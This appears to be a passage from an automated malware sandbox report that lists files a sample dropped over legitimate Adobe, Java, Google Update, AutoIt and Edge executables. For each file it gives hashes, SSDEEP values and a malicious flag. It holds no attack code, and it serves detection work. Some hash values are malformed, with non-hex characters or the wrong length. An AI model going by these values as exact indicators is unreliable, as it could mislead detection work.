| Process:                               | C:\Users\user\Desktop\AfWu3i35ny.exe |

**C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe**

|                 |  |
|-----------------|--|
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 1298432  |
| Entropy (8bit): | 6.688758988191584  |
| Encrypted:      | false  |
| SSDEEP:         | 24576:h7GO7dtrjrIcw9XuXo7beSTdt5xbX02uvfTxFBxrj3d5E/jKQvVj4YpdjYY0td7B:IEtnrlCSooGSTD5xbX022fjBxrj3MA                            |
| MD5:            | 7B3869321B378B14BB0DFBD35A841012   |
| SHA1:           | 21D584251E2F8155E9EF02E302AC808B3F4A5600   |
| SHA-256:        | 5ACB8FBETC5B0C27D40B0910D68003007965C9C11030078E5FEAD835F40DDCE1   |
| SHA-512:        | D8B3C28C16EA2E9DADC6EBB2F26D4B88C16AD7AC3BB4970BE9297F5C6695003B71F990F3B706F9857FCDF695CC1CF758ADC9202AD31F863D4B52667ECB62C3F7 |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\AutoIt3\Uninstall.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 108903  |
| Entropy (8bit): | 6.619876946049097   |
| Encrypted:      | false   |
| SSDEEP:         | 3072:BPA6jXFN2MceCryGI11VDDvBPA6jXFN2MceCry:BhjmGCrxi11VHBhjmGCr  |
| MD5:            | 6FF8AC5E3B55BD6423C335A27CD9330D  |
| SHA1:           | F6D4349CB6D1A88184F7E7ED2FD9BCFF2D3C6B7C  |
| SHA-256:        | E6BFE44D6E115D97CD707F975CAA68E0ABD42B5A92E4B212A3D4A3EF95977EFD  |
| SHA-512:        | ABD0D3FA2D2AC20C74E07E2C094EA4AC6348D4EF6A93D8F467F282E597830083C1D183D5F3A78BA1D44221452C4CDE0D0C80E594CB4BD305229024166598666 |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 1603848   |
| Entropy (8bit): | 6.101879179973573   |
| Encrypted:      | false   |
| SSDEEP:         | 24576:4hTjkjyw2U/D8+nk8uslI2FOI3cNLu7nlwMW5gJNb75Hd:4hFkjywLo+nk8usloFOI3h7aNb75Hd  |
| MD5:            | 41DC44623419FC0B3CB033C4472DA0B5  |
| SHA1:           | 5EB9ADBAC69A60E06002380D8D9CE34FA61D520   |
| SHA-256:        | 7DC1246743DAF20551111D0C8C95FA160AC200374D3CAFBD71776FCB90E89177  |
| SHA-512:        | 1CC0FD229CF615037560C4CD2125660783A12CC30A6E417EBCAAB6DBB205E1913FB882DA37921D6C41B4288FC2B76DA8027963343D95A5641E9979FE1E30F7A |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe                             |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 440088   |
| Entropy (8bit): | 6.40455105783336   |
| Encrypted:      | false  |
| SSDEEP:         | 12288:oGzPPiT1+NuOuG5GDp2r719AI13/NF3wBJXeGzq:oGmZcMDi1W7zw3eGO  |
| MD5:            | 1B8B2201A0CF44917DA1EC563B717731                                 |
| SHA1:           | A583439AE28AE60FA21D7313697751773F1A5282                         |
| SHA-256:        | BB240A87B344288443035535C6E0539B4025CFB0C15E2D6A0CB32FD9AB7F9167 |

| C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe |   |
|--|---|
| SHA-512:   | 31C0CD64A1840BCCB4F49F7F6778398D060AA14D26DECC87407D5632F6635D14044F5FA2ECD5D4528DA589A2424847E126B484496562A17AACC8BAFE5FBCB6A |
| Malicious:   | true  |
| Preview:   | .....   |
|  | .....   |
|  | .....   |

| C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 211200  |
| Entropy (8bit):  | 6.4966464917624895  |
| Encrypted:   | false   |
| SSDeep:  | 6144:DROJyDlmgUcsvZZvUmubv70DHAFI3rhtROJyDI5:PImGUcsvZZdubv70Sl3jI5   |
| MD5:   | 422CE3E9445F965D42A11C537881B1BE  |
| SHA1:  | 070D755327F5B4F173E70438B84D0DCC6252886E  |
| SHA-256:   | 7311C253FF697CA45E6F7711D06EC4FFA6337A0A29BD1B2D479E8CF2264BA89D  |
| SHA-512:   | 5874390A2DA65D285DD68EFE11110298FDED5CAD3D2EE12CAC8FD7B23ACCF163F388462AA3C596C9CA771A7344625AB86580604D56C4EF6D491D823639E89CF |
| Malicious:   | true  |
| Preview:   | .....   |
|  | .....   |
|  | .....   |

| C:\Program Files (x86)\Common Files\Adobe\Acrobat\Setup\{AC76BA86-7AD7-1033-7B44-AC0F074E4100}\setup.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 564960  |
| Entropy (8bit):  | 6.181279497227408   |
| Encrypted:   | false   |
| SSDeep:  | 12288:KU4ccH0cux4CHkGOVp0+alku4yk1j1VBUw:KanlEGKYkupM75   |
| MD5:   | B2E09B65CAE386FCE119570BDF264920  |
| SHA1:  | 0604B9C64B13792EAA461B8C2B6F79C0C201A765  |
| SHA-256:   | FED7EE3E17F89C0954364C92269E5B7582E68B8DE7F7C480553606C3241522AC  |
| SHA-512:   | E42DBAD5B27860C6E3A730336E56787E9E5460A7D139D0C0D026D3F39D427EED5A5575C55A203035A8D7C85F4111AACC0685A24D7470E4BADFBC9AD46706C3E |
| Malicious:   | true  |
| Preview:   | .....   |
|  | .....   |
|  | .....   |

| C:\Program Files (x86)\Common Files\Java\Java Update\jaureg.exe |   |
|---|---|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:  | data  |
| Category:   | dropped   |
| Size (bytes):   | 541992  |
| Entropy (8bit):   | 6.664330114846126   |
| Encrypted:  | false   |
| SSDeep:   | 12288:PKddKROtFylBqSxqP/W/xrCTVdT27wqsAYJpLlgz0+:mdalBqHXWmrT2afHLIQ  |
| MD5:  | B9BE6B45F1AF84009917D2681F1C5D81  |
| SHA1:   | F69E31EC263AA14A84F8833D7E0713B114778A0F  |
| SHA-256:  | CBECF9D61C6AE363F0D82340F939EF3ED38DAC671D3CD5A660E9D3FDF0CE6FB3  |
| SHA-512:  | 34CDBC6FE03AFC7EF2703334D9749DA382DE275E16D2FF41EB1431ED373069E7E7DA0D5BEFE6DAD8AFD54A8C677AC4390CB184E064E9A8D817B9F89F7AEB490 |
| Malicious:  | true  |
| Preview:  | .....   |
|   | .....   |
|   | .....   |

**C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 1058088  |
| Entropy (8bit): | 6.559715770860994  |
| Encrypted:      | false  |
| SSDeep:         | 24576:qikp0qf5Dg7ts6iughUTW+JbgnoRdtfd4:bkpTf9g7xirUTW+9gnoFfd4  |
| MD5:            | B62ACB1D697DDC2CAF9E88F186DC8967   |
| SHA1:           | 14212A47D47107A47A33CDB70C6CA43A835F468B   |
| SHA-256:        | D7BD0029E234F9DE7C4BBDD6717DE4D60C8762EDBD1D730C50F98B430D4717ED   |
| SHA-512:        | 147A83F9506297459F52A958F1129EB0C08667751153EE114F6EE10D6D6FA43278E589ED8C159A088270983E953D52FD103C1CBCBBE83F4795AFC1737264FDBE |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Common Files\Java\Java Update\juschched.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 747816   |
| Entropy (8bit): | 6.74485407243795   |
| Encrypted:      | false  |
| SSDeep:         | 12288:XVZFIWI9QYWmWeBfXzM+EHgxRKoqv1TcYZFxFxFxVxClZpEft:dlhbVXzMrMPwTcYZ/FxViZp+   |
| MD5:            | 2CF5FD578724BAE9E363203068B3729E   |
| SHA1:           | F1B3AC0595DC53D8B4CDDDD25AAC7AB8A4077C8A   |
| SHA-256:        | 171F365AED682711C38538DC8E72C015A5D0FBC6CC33BA4418EFD029F137A07A   |
| SHA-512:        | 7AB178BFFBECB8B2CEED3CE846D1FF9B4324989E88E29D33B524E991FF401823A85068C16F0D4CDF16A8A90246BAA0C41EAD636687F1C20EAAEEE693FA750F88 |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0\VSTOInstaller.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 124064  |
| Entropy (8bit): | 6.313507312513522   |
| Encrypted:      | false   |
| SSDeep:         | 3072:Cr1Vg9uCRFRzsxeuPo10JOSdhuPlur1Vg9uCRFRzsxeZ:sVmRFJs0ug1MOc4iVmRFJs0Z  |
| MD5:            | 145178156DE4E8AC2323B9877CB637B2  |
| SHA1:           | 82B6DDE5DAFFB87DAF8B5655F2FEF841E1D42F11  |
| SHA-256:        | 3650B567FC925F38E293B1654CB09B1BAD45684F0C4A19E05E4697285F6730F6  |
| SHA-512:        | 7B33B93D563D653DD421C96EF2227944D90D66C264EF5CDC77FA90FD869329753D99FAF43577D38969D97FEC48160D83418D2D1DA6D762C712D95FB5300206F |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Common Files\Oracle\Java\javapath\_target\_80923375\java.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 328536  |
| Entropy (8bit): | 6.803239640639148   |
| Encrypted:      | false   |
| SSDeep:         | 6144:NRPx5twUr/xj3+FGhJL3UT+QqmDJ4JpDNNTBPUhvwxRXPx5twUr/+RPx5twUr/F:Px7r/93+FKKT3JEZNT4vwNx7r/Cx7r/F |
| MD5:            | B710A46833FAF293F32900976B452CBD  |
| SHA1:           | F4AC86500C59AF226134BDB391F0DE5E7495E22D  |

| C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\java.exe |   |
|---|---|
| SHA-256:  | 76CD4CA54A1EC5D722012D1BD25316B98A5E1FF5FD3952A08E420E963B229127  |
| SHA-512:  | 94962AA2A93295B4CDF4D4372F3C150BC66397E5A1EC0B9D1049CB047D46062B05758D4A4345956039A600DAAA6A3C98C739E49683D9CDCC84365BAF0419AD1 |
| Malicious:  | true  |
| Preview:  | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\javaw.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 287576  |
| Entropy (8bit):  | 6.7896690628236565  |
| Encrypted:   | false   |
| SSDEEP:  | 6144:jSceS7wJ3E9C7HyjZ0+m9lQ9TBYNNTBNv3mmSceS7wJ1:5ef09C7eZ019TUNTnv3mUef1  |
| MD5:   | 590CDF45D39B12F7F5D4EA95DBD85CE3  |
| SHA1:  | FBBB64AEEE28CB360FFF9B7B1307B9D90C1BF5A3  |
| SHA-256:   | D84D2E54882BD260C6031C389D8FCA3399FFFC209EE194CCA802959176D3147A  |
| SHA-512:   | A309385D13CABCCC641081219DB84C31939BB68EA5968C4E7DAA9CC86E25FCFB9380BE2B0F2309311ECA74F14D4E976E92F51ED8CC4CEF9C592A50CE272DA8D |
| Malicious:   | true  |
| Preview:   | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_80923375\javaws.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 428888   |
| Entropy (8bit):   | 6.42550563865424   |
| Encrypted:  | false  |
| SSDEEP:   | 12288:RMjm0MeSYH9Diyzp9ELCBegjS8GaQoM5kLOAQaidvQMjm0w:RbnhoQASPaQNzAQJGv   |
| MD5:  | EE62CD846F879C92932FFC83631ECC4  |
| SHA1:   | FFC97BEFC31D49CAF7077DF5EDC5B62BC9AEF9ED   |
| SHA-256:  | 45A8AAC06EFF2B427463C9D76FC1BE19AAF33A8CAF989D9B20C4319FA5790E38   |
| SHA-512:  | 07A296B06B494C9854C8CD9EE5C59E1D5E6255B756D3F0B9C14D48F8791E39A53F6711D55B28455E9A9C5D9145A030583F33CE54204BE00413F10C697D3827CA |
| Malicious:  | true   |
| Preview:  | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 341064  |
| Entropy (8bit):  | 6.642679391251068   |
| Encrypted:   | false   |
| SSDEEP:  | 6144:rtGnps8UjKsstij6BYbVxsw7Rm3dAOfj2qbrQaMx+NBkkYtGnpZ:rtGW8diZ6BY/rwpj2orux+NBk1tGz  |
| MD5:   | B2434A78C716F6E4619613E33933AE22  |
| SHA1:  | B9EACC72FB40AAEBB8916990B38341407820D0D   |
| SHA-256:   | CD3EDDBBA3892FB6178A28B2BAA16DEBEEAC3C0319CA9FFE169468F3439726D   |
| SHA-512:   | 7BBA94777C2A9DFB797D854A9522E633F90009BDFD175F1CF4C360AAF2A4DDF69C80C8AFDAF7127CD4A0488BE29D0920E35CDF0A741CCC4ABB918F9A691ADFF |
| Malicious:   | true  |
| Preview:   | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleCrashHandler64.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 421960   |
| Entropy (8bit): | 6.359721020940586  |
| Encrypted:      | false  |
| SSDeep:         | 6144:P5n3dS1VVo1x0U2EY8QHbX9H/bXLuaNNohMBwouFrQdmzqaBx+rZl5nu:P5Nk+0X8C/PBNNomwoGr3qax+rZl5u                                     |
| MD5:            | D5F8960ADC670B186E3E9FA54DA6EC19   |
| SHA1:           | C2A78421EDB33FE907857082D7A93B34B63BCDEE   |
| SHA-256:        | 9330ADCF9EA4F231316ACA620259D8F91B51E63F3D0884C4F7A43CDD768571C8   |
| SHA-512:        | 599EEDB137378D318E05AB8D6DE969791229B279924D287D776D8B33CAA520A77993B5891DA858AF0BC8D37364D2DBED77DCF048F919399230338058520ECEFI |
| Malicious:      | true   |
| Preview:        | .....  |

**C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdate.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 197704  |
| Entropy (8bit): | 5.981784486691647   |
| Encrypted:      | false   |
| SSDeep:         | 3072:et2SE2m5oyiTOZQvfSERdX9Zk8AtB+olkH3yfQW5qjJvKZxU5poeJY++pp9ujjBe:BxwjRsB+to7x9   |
| MD5:            | 5563E3D11D3746E5C4E76B06492936FE  |
| SHA1:           | 24759D3E0513E3C94CD50D27A0DADB272DAE2EF0  |
| SHA-256:        | 362B8B7F9D15F615B5FDA75E5341E89C94C1696D5A39C123302887342ACD9167  |
| SHA-512:        | 6722CA0D72491EBA76E6036BE0F6D488F24FD8689AE46F3697A688FA2FF695091E40739F96ABB498B205884A6A62CA77FFB8C3E0D569DF6C2E34D432D83BDFI |
| Malicious:      | true  |
| Preview:        | .....   |

**C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateBroker.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 142920   |
| Entropy (8bit): | 6.592456602631995  |
| Encrypted:      | false  |
| SSDeep:         | 3072:5gh2Bh1c27YAlI73i6QE+e+B+fQNKMSCMYgh2Bh1c27YX:5gMuu++B+4cMS0gM8   |
| MD5:            | B65403FDEBBE505807B83685833F7DE4   |
| SHA1:           | 88CAB959B707A832F361D46DB79926A65F348FD7   |
| SHA-256:        | 5FCDF693DF5BFEBB0D344112BB7176F75C1873562B621C43E823E6E9D0086A4EA  |
| SHA-512:        | 248B85CAB8ADF7C95BA4BE2F87A9BBA9ED6680FA514B2E6DB217F8D15E59DA205161CA702CA0F2023E3C28DCF4B89B7ADDB651D4D2131FC00D41017671086E9E |
| Malicious:      | true   |
| Preview:        | .....  |

**C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 223816   |
| Entropy (8bit): | 6.249728024320029  |
| Encrypted:      | false  |
| SSDeep:         | 3072:wIPXe7FGanrDPujsnaVPzRDyKHeBlmoY46WxoMqqlbipqCgnYMPXe7FGanrD:wIPXe0krDPuQaNz8KLohDb9hIPXe0krD |
| MD5:            | 5CC19B77C6E34F7BD0D126214414929E   |
| SHA1:           | 4116D598957EFE92895C56E5F39D9BFBDAA00C00F  |

| C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateComRegisterShell64.exe |  |
|--|--|
| SHA-256:   | 10AC7BE7C3BD79E15C1D3943CE8DA1F2B8688EABA78E215F60E8BAF79308883E   |
| SHA-512:   | 7E165C5FE1F1DA7A1C56E8D7CD0F0C7FACB0C421D63228B8F178E6B905FA0705283EECEA0B5FB4C4AE19998D9098F6BF1B4BCF87FCEBD267D0DEB0C5FB3E0170 |
| Malicious:   | true   |
| Preview:   | .....  |

| C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateCore.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 265288  |
| Entropy (8bit):  | 6.654725767050769   |
| Encrypted:   | false   |
| SSDEEP:  | 6144:4x+/C5ddxo1RJI66P2PrvHAOGVIY9rlXx+fgpnox+j;Q+/C5dXoPi6HElWrCx+fgpnA+j  |
| MD5:   | A291062935002876A90BEC97D85EC6E6  |
| SHA1:  | 00B844035AA7C33E0BA2928410007ABCAE063430  |
| SHA-256:   | 2E1EF78C95F6EF826906F86EF87AE3863FB29BDAF16EECFACFF4E2E2EA20AC8   |
| SHA-512:   | B10143B9AF9F3931192AEB15CEABB52FF94D659813CEB06FFCDE47CC702971E5BFEFB47E1C6A81B2115CA6F85A760B87EFB0EEA36D726938F761304450D0F |
| Malicious:   | true  |
| Preview:   | .....   |

| C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateOnDemand.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 142920  |
| Entropy (8bit):  | 6.592137960684001   |
| Encrypted:   | false   |
| SSDEEP:  | 3072:NsZmGkh182jYvii73i6Qis+B+fQSKMUC7asZmGkh182jYX:NsMtug+B+4RMUXsMU   |
| MD5:   | 343B2BEDE9C8B1E06E97F9B7C1E3745A  |
| SHA1:  | EE49459C5069B7DDD7C6629BE403C678AD376442  |
| SHA-256:   | 6AB4570C3C58267D217E4E3EBC7369AD44C32B383A858681077368E71C464AE7  |
| SHA-512:   | 13CE7CB3DD529E243740E15FF8E0A1E53A4C8B1F1C6B3337A12207AB6D914F7EE7A8271FD4B8D6767B7144761D1332D152859E6ED2868C1861DAE77532EFA5C |
| Malicious:   | true  |
| Preview:   | .....   |

| C:\Program Files (x86)\Google\Update\1.3.36.102\GoogleUpdateSetup.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 1383768  |
| Entropy (8bit):   | 7.9043627549833895   |
| Encrypted:  | false  |
| SSDEEP:   | 24576:psuOx5SUXJW/D4xUa38vKdTlkpgSWC+osF0jzZVb+t35cMYIG96NMBJMncaMvD+R:Gx5SUW/cxUitlGLsF0nb+tJVYleAMz7u                          |
| MD5:  | 4E60FDB0F1B0B31286C3CE0ABC7D5F62   |
| SHA1:   | FDEEF8BEBE927A33998648838F69315439793515   |
| SHA-256:  | 9DEB730EF480D976C364B592D4F4DEF3D19E398AE4CFC9CEC11910923DE74FA1   |
| SHA-512:  | 02EBB8BED2C56842CBF5AF27CB1A21BEDF91A42729BF549C5C90A39ABE6F95D6F23E70E8E8C22980FCFE9F4153AB60FD648C895C3A876B03379EBB28D43D9794 |
| Malicious:  | true   |
| Preview:  | .....  |

**C:\Program Files (x86)\Java\jre1.8.0\_301\bin\java.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 287064   |
| Entropy (8bit): | 6.793581117507626  |
| Encrypted:      | false  |
| SSDeep:         | 6144:NRPx5twUr/xj3+FGhJL3UT+QqmDJ4JpDNNTBPUhvwxRXPx5twUr/F:Px7r/93+FKkT3JEZNT4vwNx7r/F   |
| MD5:            | 8EBC7AF9A3E916B41B715C1DD58B9D85   |
| SHA1:           | DC6B355A2D54BF63A34E57D57C0E76DA25F681D1   |
| SHA-256:        | C70F6C34FA43D9B44353C40F0CC02412A6D61754E133B777BBD73F9200E6EFDA   |
| SHA-512:        | AD74857B3A5C705DF714E47DC854B26767109A5EE48B8B055DD15929D1B0A42409137588646D63C91BD9D7210934334A56EF08F269647A7DE38680253840E587 |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Java\jre1.8.0\_301\bin\javacpl.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 131928  |
| Entropy (8bit): | 5.890235085851174   |
| Encrypted:      | false   |
| SSDeep:         | 1536:1lzP5DTY3f1s8nfs8s8nfstqkC692VK7qjh3rmKPN0JJ85lzP5DTY3f1s8nfs8s:/1lzPcmPtqK9GijZqMN0JJClzPcmPtB                            |
| MD5:            | 5C85FFD989CF5AA9F8D57CB1B37185A6  |
| SHA1:           | 6A34440842A8EFB12FB099A9B28A6C170BA7F17C  |
| SHA-256:        | 8E8EAC30CD52DAC6C7EF6D5DBD110D535F50C78F6C55EA83E19C8FF0DB54C17C  |
| SHA-512:        | 8CE3A9169F54AC569949744A1F4B3713C0628C9EDDD4ED5C0B37657B56B85575FD4D0275A95F2B0461B226C2EB49A934C0CEEC37BC24844ED1A26AC8FB05B7A |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Java\jre1.8.0\_301\bin\javaw.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 287576  |
| Entropy (8bit): | 6.7896690628236565  |
| Encrypted:      | false   |
| SSDeep:         | 6144:jSceS7wJ3E9C7HyjZ0+m9lQ9TBYNNTBNv3mmSceS7wJ1:5ef09C7eZ019TUNTnv3mUef1  |
| MD5:            | 590CDF45D39B12F7F5D4EA95DBD85CE3  |
| SHA1:           | FBBB64AEEE28CB360FFF9B7B1307B9D90C1BF5A3  |
| SHA-256:        | D84D2E54882BD260C6031C389D8FCA3399FFFC209EE194CCA802959176D3147A  |
| SHA-512:        | A309385D13CABCCC641081219DB84C31939BB68EA5968C4E7DAA9CC86E25FCFB9380BE2B0F2309311ECA74F14D4E976E92F51ED8CC4CEF9C592A50CE272DA8D |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Java\jre1.8.0\_301\bin\javaws.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe                                     |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 428888   |
| Entropy (8bit): | 6.42550563865424   |
| Encrypted:      | false  |
| SSDeep:         | 12288:RMjm0MeSYH9Diyzp9ELCBegjS8GaQoM5kLOAQaidvQMjm0w:RbnhoQASPaQNzAQJGv |
| MD5:            | EE62CD846F879C92932FFFC83631ECC4   |
| SHA1:           | FFC97BEFC31D49CAF7077DF5EDC5B62BC9AEF9ED                                 |

| C:\Program Files (x86)\Java\jre1.8.0_301\bin\javaws.exe |  |
|---|--|
| SHA-256:  | 45A8AAC06EFF2B427463C9D76FC1BE19AAF33A8CAF989D9B20C4319FA5790E38   |
| SHA-512:  | 07A296B06B494C9854C8CD9EE5C59E1D5E6255B756D3F0B9C14D48F8791E39A53F6711D55B28455E9A9C5D9145A030583F33CE54204BE00413F10C697D3827CA |
| Malicious:  | true   |
| Preview:  | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Java\jre1.8.0_301\bin\jp2launcher.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 158552  |
| Entropy (8bit):  | 6.273823721906875   |
| Encrypted:   | false   |
| SSDEEP:  | 3072:mRV1D2QCy/LFS7YDAATs3TtHj/DS0WFohlz5HJRV1D2QCy/Lo:2zD2YzFSsDAA6/DS7FOnZxzD2Yzo   |
| MD5:   | 44B1BB819F7B7D28A275DE00CB15C036  |
| SHA1:  | 83EFB03BEB4B9EC8DBC324DC9E2D9128B6F132D5  |
| SHA-256:   | 083C8C651E037115CF1D11C72E0165F35E5D7E56772FE82A9F6F6C8D7D68A035  |
| SHA-512:   | C3BE785606746433E5E3241B479B1F714558466C7E6AFA02075E6FCCDDECC558313C61B446AD791DE3EC247AB97A5EB3711D441F58F85029AB65073D0503BAE |
| Malicious:   | true  |
| Preview:   | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Java\jre1.8.0_301\bin\ssvagent.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 121688   |
| Entropy (8bit):   | 5.945577935627897  |
| Encrypted:  | false  |
| SSDEEP:   | 1536:F798kijq2hR5VEvVs8nfsZs8nfsXs8nfs1HjNoaa24nCU9DR798kijq2hR5VEvV8:nopak1HjN1n4CU9/opx                                      |
| MD5:  | 300EEA755AC011253140EC8E61DFFF0E   |
| SHA1:   | 96F93D26917BC5888EB6425294D98954F2E6637B   |
| SHA-256:  | 10FBBA10A478AE1E1DE5872E5CDD6757A158273BF496980FC80FCDC6283945272  |
| SHA-512:  | 28D21B803040460F13CBCBE0DDA98EEFDDF780BF9CDB72D295F51B65DAEE2D209F7C582B7AA73277ECF23B243E8A8EB8BD1969F7467A78603C4BC4CEF15C54 |
| Malicious:  | true   |
| Preview:  | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Java\jre1.8.0_301\bin\unpack200.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | PE32 executable (console) Intel 80386, for MS Windows   |
| Category:  | dropped   |
| Size (bytes):  | 215896  |
| Entropy (8bit):  | 5.994565427828315   |
| Encrypted:   | false   |
| SSDEEP:  | 3072:w8x1x5JE3BOGeynw/PI4Met6eyhH8mS72nTBf2sSknroAxYtInigix1x5JE3BOGC:zJgOXyug6m88nTBoSknroAxZnkJgOXZ   |
| MD5:   | C4DE834FC4C8AF176D068FEBA6325F02  |
| SHA1:  | 0B8B0E5D66D24C715ECA4F8B259A1B5BD4F2A945  |
| SHA-256:   | 04F5F47E0D2CF573035A6C55594CB1388782F4B5FF139B68D97A6B09001D806C  |
| SHA-512:   | F2CEAB50E2AE7F92CBD48B8AF8FADED2FD9E34EAC5F840FF16B5F9FEF64BB8072CDC8D325212AD3D36FD2A61F7C112445EC15ADB90DF4BF421A83B1A46890A89  |
| Malicious:   | true  |
| Preview:   | MZ.....@.....!..L!This program cannot be run in DOS mode....\$.Q.\.?M\.?M\.?MU..MJ.?M..>L^..?M..>L_..?M\.>M..?M.F.M._?<br>M..:LN..?M..;LP..?M..<LX..?M..;LV..?M..:L[?M..?M..=L]..?MRich..?M.....PE..L.....`.....C.....@.....@.....<br>.....D.....X.....D.....Z.....8.....[..@.....text.....`.....`.....rdata.....@..@.data.....p.....V.....@.....<br>..idata..j.....f.....@..@.00cfg.....x.....@..@.rsrc..D.....Z.....@..@.reloc..l.....@..B.....@..... |

**C:\Program Files (x86)\Microsoft\Edge\Application\94.0.992.31\BHO\ie\_to\_edge\_stub.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 524680   |
| Entropy (8bit): | 6.366938182480356  |
| Encrypted:      | false  |
